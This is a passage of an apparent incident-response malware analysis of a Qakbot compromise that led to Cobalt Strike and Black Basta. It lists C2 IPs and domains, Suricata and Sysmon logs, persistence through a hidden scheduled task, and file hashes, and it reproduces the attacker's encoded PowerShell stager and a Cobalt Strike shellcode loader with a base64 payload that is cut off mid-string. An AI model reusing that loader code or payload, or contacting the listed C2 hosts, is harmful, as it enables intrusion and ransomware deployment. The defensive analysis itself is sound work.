00000060: 61 00 68 00 66 00 66 00  6F 00 5C 00 78 00 6A 00  a.h.f.f.o.\.x.j.
00000070: 6B 00 75 00 75 00 68 00  64 00 2E 00 64 00 6C 00  k.u.u.h.d...d.l.
00000080: 6C 00 00 00 2A 07 40 D8  AB B9 CB 1A 22 0A 2A 83  l...*.@.....".*.
00000090: 98 68 F4 C7 04 0A 17 13  26 0F 81 84 D7 E9 9F 2D  .h......&......-
000000A0: 67 2C 00 EE A0 18 AC 15  8D 45 5D 70 4B 00 1E 60  g,.......E]pK..`
000000B0: 9B B3 B3 65 62 F5 DD 2D  38 A8 ED 72 8F 31 4D 46  ...eb..-8..r.1MF
000000C0: 1C 51 5F 6D B6 4F EB B2  E4 B1 DE 7A C3 42 EC E7  .Q_m.O.....z.B..
000000D0: 1F 97 E0 6D 88 6E D0 38  4F C4 FB 7E F4 17 CF 0D  ...m.n.8O..~....
000000E0: 6E A2 4B E3 55 1E                                n.K.U.
```

Figure 12: The registry entries for the xjkuuhd.dll.

```
Registry key path: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Xjkuuhdlool\57128acc
RC4 key: 6a 7f 26 db 70 4b 4d 6d 6c 9f 7e 00 ed 77 77 69 fd db 23 c2
Decrypted value:
00000000: 03 01 09 00 00 00 6F 62  61 6D 61 32 30 36 00 A1  ......obama206..
00000010: B9 98 06 3C 46 BC 77                              ...<F.w
```

Figure 13: The Qakbot campaign identifier "obama206".

As with the case with other Qakbot investigations, multiple potential IP's were observed during the testing. During the incident, the first warning sign of compromise came from the victims Cisco Advanced Malware Protection alerting. Cisco AMP detected an attempt to contact "76[.]169[.]76[.]44"[Van Nuys, CA] over TCP port 2222. It is interesting to note that other IP's were attempted to be reached over port TCP 2222, however, this C2 node was the only IP to return any data over TCP port 2222, which may be why this alert triggered. According to Suricata logs, this was also the first IP that was reached out to via 2222. A later review of the logs revealed that the first attempt to contact the C2 ip's ("61[.]70[.]29[.]53"[Taiwan]).





Figure 14: Cisco AMP alert for contact attempt over port 2222.

{"timestamp":"2022-09-20T16:06:38.089392+0000","flow_id":1199781476765087,"in_iface":"eno1","event_type":"flow","src_ip":"10.8.5.137","src_port":50504,"dest_ip":"76.169.76.44", "dest_port":2222,"proto":"TCP","flow":{"pkts_toserver":1,"pkts_toclient":1,"bytes_toserver":

66,"bytes_toclient":60,"start":"2022-09-20T16:05:15.069023+0000","end":"2022-09-20T16:05:15.207034+0000","age":0,"state":"closed","reason":"timeout","alerted":false},"tcp":{"tcp_flags":"16","tcp_flags_ts":"02","tcp_flags_tc":"14","syn":true,"rst":true,"ack":true,"state":"closed"},"host":"CUSTOMER-PIE"}

Figure 15: Suricata JSON data from the compromise showing connection and response to "76.169.76.44" over 2222.

Due to TCP port 2222's common use as an alternate port for SSH communication, the Malware Analyst recorded a manual SSH connection to the emulated C2 host in order to show the difference between an SSH connection and the connection made by the Malware sample. Evidence suggests that the sample does not communicate over SSH and the communication is consistent with HTTP/S traffic.





Figure 16: The malware analyst attempted to connect via SSH to the emulated C2 host. Note the first packet from the experimental machine to the emulated C2 device following the 3-way TCP handshake shows header information containing the OpenSSH client information. This was produced manually as an example of an SSH connection while SSH was running on the emulated C2 host on port 2222. An overview of the lab setup and tools can be found in INDEX B.





Figure 17: While continuing to run the SSH client on the emulated C2 device, the malware was

detonated on the VM, we can see that the same packet following the 3-way handshake no longer contains SSH information but is detected as a Client Hello.




Figure 18: The emulated C2 Server is now running an HTTPS server on TCP port 2222. This PCAP above shows the conversation from the 3-way handshake to the resetting of the connection.

Following observation of the malware samples, we now know that most of the connection attempts to the C2 IP's are conducted over TCP port 443. Because of the common use of this port, and the use of TLS in these connections, both attempts and the successful connections went undetected by Suricata and Cisco AMP.

Many of the connections over 443 resulted in minimal connections consistent with nothing more than TCP negations. However, IP's "119[.]42[.]124[.]18"[Thailand] and "193[.]3[.]19[.]37"[Russia] showed multiple packets and data transferred, including the exchange of TLS certificates. The size and length of connection indicates that the second stage was downloaded from "193[.]3[.]19[.]37"[Russia].

{"timestamp":"2022-09-20T16:38:51.063624+0000","flow_id":82020657250304,"in_iface":"eno1","event_type":"flow","src_ip":"10.8.5.137","src_port":51270,"dest_ip":"193.3.19.37","dest_port":443,"proto":"TCP","app_proto":"tls","flow":{"pkts_toserver":12,"pkts_toclient":8,"bytes_toserver":1805,"bytes_toclient":2564,"start":"2022-09-20T16:36:51.573440+0000","end":"2022-09-20T16:37:27.062481+0000","age":36,"state":"closed","reason":"timeout","alerted":false},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1f","tcp_flags_tc":"1b","syn":true,"fin":true,"rst":true,"psh":true,"ack":true,"state":"closed"},"host":"CUSTOMER-PIE"}

Figure 19: The First connection between P0 and the C2 domain.

{"timestamp":"2022-09-20T16:41:00.460086+0000","flow_id":1705367967897745,"in_iface":"eno1","event_type":"flow","src_ip":"10.8.5.137","src_port":51234,"dest_ip":"193.3.19.37","dest_port":443,"proto":"TCP","app_proto":"tls","flow":{"pkts_toserver":3516,"pkts_toclient":1274,"bytes_toserver":5301555,"bytes_toclient":81210,"start":"2022-09-20T16:36:00.465041+0000","end":"2022-09-20T16:36:07.725421+0000","age":7,"state":"closed","reason":"timeout","alerted":false},"tcp":{"tcp_flags":"1f","tcp_flags_ts":"1f","tcp_flags_tc":"1b","syn":true,"fin":true,"rst":true,"psh":true,"ack":true,"state":"closed"},"host":"CUSTOMER-PIE"}

Figure 20: The largest connection between P0 and the C2 domain. Because of the amount of data outbound, this also may indicate some data exfiltration or interaction with the downloaded second stage from the C2.

## Post Exploitation Techniques Tactics and Procedures - Command and Control:

Initial Command and Control was initially conducted from "23.19.58.43"[zedorocop[.]com] and "23.106.160.141" [danimos[.]com]. The IP's used for C2 and the level of interaction changed over time as the compromise grew. For example, mid-stage infections showed calls to "146[.]70[.]86[.]44"[gerhiles[.]com]. It's important to note that the FQDN's that were used as C2 were all registered the same month as the compromise.

```
Domain Name: ZEDOROCOP[.]COM
 Registry Domain ID: 2723941485_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.namecheap[.]com
 Registrar URL: http://www.namecheap[.]com
 Updated Date: 2022-09-08T11:38:35Z
 Creation Date: 2022-09-08T11:38:32Z

Domain Name: DANIMOS[.]COM
 Registry Domain ID: 2726125370_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.namecheap[.]com
 Registrar URL: http://www.namecheap[.]com
 Updated Date: 2022-09-18T15:55:51Z
 Creation Date: 2022-09-18T15:55:47Z

Domain Name: GERHILES[.]COM
 Registry Domain ID: 2725699852_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.registrar[.]eu
 Registrar URL: http://www.registrar[.]eu
 Updated Date: 2022-10-04T15:50:38Z
 Creation Date: 2022-09-16T09:57:45Z
```

Figure 21: Excerpt of Whois data for the three C2 domains observed. Modified to break hyperlinks.

### Post Exploitation Techniques Tactics and Procedures - Command and Control: Potential Cobalt Strike installation - Tox5.exe:

Initial static review of the tox5 sample did not reveal much information, indicators show that this may have the ability to clear event logs.

```
module: ADVAPI32.dll
firstThunk -> 1000
originalFirstThunk -> 19f40
forwarderChain -> 0
name -> 1a59c
timeDateStamp -> 0
firstThunk - 107914
originalFirstThunk - 107914
name - 'ClearEventLogA'
hint - 78
```

Figure 22: Output from the tool "readpe.py -i" showing tox5's potential use of ClearEventLog, from the ADVAPI32.

A dynamic analysis of "Tox5" shows the malware drops itself in a randomly generated name folder under the "ProgramData" directory and adds itself to a scheduled task.

```
SYSTEM User  "File created (rule: FileCreate)" Microsoft-Windows-Sysmon/Operational 14:55.8     "NT AUTHORITY"  11 "Sep 22, 2022 @ 20:14:57.000" "Sep 22, 2022 @ 20:14:55.000" INFO 205276 206284 ClientProductionServer1.local C:\Users\Public\tox5.exe "11: File created: RuleName: - UtcTime: 2022-09-23 00:14:55.819 ProcessGuid: {BCCAD1EC-FA71-632C-FCCD-000000004000} ProcessId: 10384 Image: C:\Users\Public\tox5.exe TargetFilename: C:\ProgramData\afap\amqbqcr.exe CreationUtcTime: 2022-09-23 00:14:55.819"  Info 0     {BCCAD1EC-FA71-632C-FCCD-000000004000}  10384   {5770385F-C22A-43E0-BF4C-06F5698FFBD9} 2811  -     eventlog im_msvistalog Microsoft-Windows-Sysmon/Operational      C:\ProgramData\afap\amqbqcr.exe   S-1-5-18 2 mMmyZ4MB-Z-gNexGjKRr windows-20220923  _doc 10.20.2.2 "Sep 22, 2022 @ 20:14:57.000"
```

Figure 23: Log showing the creation of the file "C:\ProgramData\afap\amqbqcr.exe", which is a copy of "tox5.exe."

```
SYSTEM User  "Created Task Process" Microsoft-Windows-TaskScheduler/Operational      "NT AUTHORITY"  129 "Sep 22, 2022 @ 20:14:57.000" "Sep 22, 2022 @ 20:14:56.000" INFO 440 116236 ClientProductionServer1.local  "129: Task Scheduler launch task ""\amqbqcr"" ,
```

```
instance ""C:\ProgramData\afap\amqbqcr.exe"" with process ID 11236."  Info 0
C:\ProgramData\afap\amqbqcr.exe   11236   {DE7B24EA-73C8-4A09-985D-5BDADCFA9017}
4922632       eventlog im_msvistalog Microsoft-Windows-TaskScheduler/Operational
\amqbqcr  S-1-5-18 0 7smyZ4MB-Z-gNexGjKNr windows-20220923  _doc 10.20.2.2 "Sep 22,
2022 @ 20:14:57.000"
```

Figure 24: Log showing the "Created Task Process" for the same executable created in FIGURE 23.

During the lab testing of the tox5 sample, we observed the sample gain persistence through duplication of the sample. This is observed below by comparing the file hashes for "tox5.exe" and "C:\ProgramData\lplshr\basinqt.exe."

```
PS C:\Users\Mike\desktop> Get-FileHash .\tox5.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          D4DD79C97B091DD31791456C56D727EB0B30AF9C0172DD221556D28495B8A50F       C:\Users\Mike\desktop\tox5.exe
```

Figure 25: Showing PowerShell output for the file hash of Tox5.exe.

```
PS C:\ProgramData\lplshr> Get-FileHash .\basinqt.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          D4DD79C97B091DD31791456C56D727EB0B30AF9C0172DD221556D28495B8A50F       C:\ProgramData\lplshr\basinqt...
```

Figure 26: Showing PowerShell output for the file hash of basinqt.exe. Note that this is the same hash as found in Figure 25.

```
"HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\basinqt"
```

Figure 27: Excerpt line from "Regshot" showing registry keyvalue was added to the Task Scheduling for "basinqt".

basinqt - Notepad

File Edit Format View Help


```xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.1" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>DESKTOP-OE1QM9I\Mike</Author>
    <URI>\basinqt</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Enabled>true</Enabled>
      <Repetition>
        <Interval>PT2M</Interval>
        <Duration>P365D</Duration>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2022-11-02T06:25:00</StartBoundary>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <Enabled>true</Enabled>
    <DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter>
    <ExecutionTimeLimit>P41DT15H</ExecutionTimeLimit>
    <Hidden>true</Hidden>
    <WakeToRun>false</WakeToRun>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <Priority>5</Priority>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Principals>
    <Principal id="Author">
      <UserId>System</UserId>
      <RunLevel>HighestAvailable</RunLevel>
      <LogonType>InteractiveTokenOrPassword</LogonType>
    </Principal>
  </Principals>
  <Actions Context="Author">
    <Exec>
      <Command>C:\ProgramData\lplshr\basinqt.exe</Command>
      <Arguments>start</Arguments>
    </Exec>
  </Actions>
</Task>
```


Figure 28: XML of the task for the Tox5 copy task parameters.

Although no obvious signs of compromise were apparent to the user of the infected host, a review of the network traffic from the host showed the newly installed program reached out to "gerhiles[.]com", which had been observed during the incident as a Command and Control site.

```
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: settings-win.data.microsoft.com. -> 192
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: fs.microsoft.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
Respuesta: gerhiles.com. -> 192.168.74.129
```

Figure 29: FakeDNS output showing DNS requests from the infected machine.





Figure 30: Following the resolution of gerhiles[.]com, and the activation of "INetSim" to simulate a website, this PCAP shows connections were attempted over port 4001.




Figure 31: Leveraging "netstat -a -n -o" revealed the PID of the service connecting on port 4001. Task manager was then use to reveal the service running on PID 3488, which was renamed instance of Tox5.

Because of the beaconing activity, persistence, and apparent ability to wipe event logs, it is likely that tox5 is a component of Cobalt Strike or similar framework.

## Post Exploitation Techniques Tactics and Procedures - Lateral Movement: SMB and RDP:

Brute Ratel allows for lateral movement leveraging RPC to create SMB traffic. Although no direct RPC actions were observed, possibly from lack of logging or the method of RPC use, multiple logs throughout the incident show the transfer of files using SMB. Logging shows actions taken by the attacker that were recorded by RDPClip in the form of clipboard logging, indicating the use of Remote Desktop Protocol. After the connection to the internet and shared domains were severed, automated processes continued to propagate malware.

**Files commonly observed transferred via SMB include:**

- Black Basta Ransomware "Client_s.exe" and "Client.exe"
- Cobalt Strike beacon with the name of "Ticket-5731.xls"
- ".bat" files designed to disable Cisco AMP / Microsoft Defender
  - W.bat
  - Cc.bat

{"timestamp":"2022-09-23T01:03:36.604141+0000","flow_id":2036411597813109,"in_iface":"eno1","event_type":"fi leinfo","src_ip":"10.23.6.38","src_port":51314,"dest_ip":"10.4.5.12","dest_port":445,"proto":"TCP","smb":{"id":7,"dialect":"2.10","command":"SMB2_COMMAND_WRITE","status":"STATUS_SUCCESS","status_code":"0x0","session_id":175921860444185,"tree_id":1,"filename":"windows\\Client_s.exe","share":"","fuid":"00000001-0028-0000-0001-000000000028"},"app_proto":"smb","fileinfo":{"filename":"windows\\Client_s.exe","sid":[],"magic":"PE32 executable (console) Intel 80386, for MS Windows","gaps":false,"state":"CLOSED","md5":"cf1caeafcccab9891d054a094ae602f2","sha1":"3ad5a2b79a9542c7af7bb644a2340e246c5e9010","sha256":"17eccc7e2ce38dafd41d68861da636d7c05290b95d4fd75ec87b819094702cf6","stored":false,"size":568832,"tx_id":6},"host":" CUSTOMER-PIE"}

Figure 32: Suricata SMB log showing the transfer of Client_s.exe. Note that the time of this log is after the internet connection had been severed.

**Clipboard logging Showing the Transfer of Cobalt Strike Beacons using RDPClip:**

The first part of the command is below, with the payload redacted for size and ease of readability. This occurred immediately following the clipboard transfer of the command "net stop Cisco AMP" as seen in Figure 40.

```
Sep 22, 2022 @ 18:34:57.000powershell -nop -w hidden -encodedcommand
"BASE64ENCODEDPAYLOAD"10.1.2.229
```

Figure 33: Condensed command. This redacted portion revealed a Cobalt Strike beacon.

```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("BASE64ENCODEDPAYLOAD"));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 34: The second stage of the encoded payload. Another section has been removed in order to aid in readability.

```
Set-StrictMode -Version 2

function func_get_proc_address {
	Param ($var_module, $var_procedure)
	$var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
	$var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
	return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke
($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
		[Parameter(Position = 1)] [Type] $var_return_type = [Void]
	)

	$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule
('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
	$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
	$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

	return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
	[Byte[]]$var_code = [System.Convert]::FromBase64String
('32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocTtrqHEDa6hRc2sslGlpbhLqaxLjjx9CXyEPA2Li6i5iIuLBznFicmuocQOoYR9rIvNFols7KCFWUaijqyMjI2um41dEayLzc6hrO2eoYwNqIvPAdWvc6mKoF6trIvVuEuprEuOPYuLqLmIi4hvDVtJvIG8HK2Ya8lb7e2eoYwdqIvNFYqgva2eoYz
9qIvNiqCerayLzYntie316eWJ7YnpieWugzwNicdzDe2J6eWuoMcps3NzcfkkjapUSk1KTUZXI2J1aqrFb6rSYplvVAUk3PZrEuprEvFuEuNuEupic2JzYpkZdVqE3PbKsCMjI3lrquJim5giIyNuEupicmJySSBicmKZdKq85dz2yFp4a6riaxLxaqr7bhLqcUsjEeOncXFimch2DRjc9muq5Wug4H
NJKXxrqtKZPCMjI0kjS6MQIyNqqsNimicjIyNimVZlvaXc9muq0muq+Wrk49zc3NxuEupxcWKZDiU7WNz2puMspr4iIyNr3Owsp68iIyPIkMrHIiMjy6Hc3NwMQkBARk9GUUJXRgxVFQ0VFwxsZGFoE20SeSPJ+3zdkucGYHJjM15i0VDr6R4AwMBr+REWaO/VBd4B7C1pe
+BC04pWQyGsXoy5bPXt04FvI2JAQEZTVxkDSk5CREYMCQ8DQlNTT0pAQldKTE0MW0tXTk8IW05PDwNCU1NPSkBCV0pMTQxJUExNLiliQEBGU1cOb0JNRFZCREYZA0dGLiliQEBGU1cOZk1ATEdKTUQZA0FRDwMJLil2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRIYA3RKTRUXG
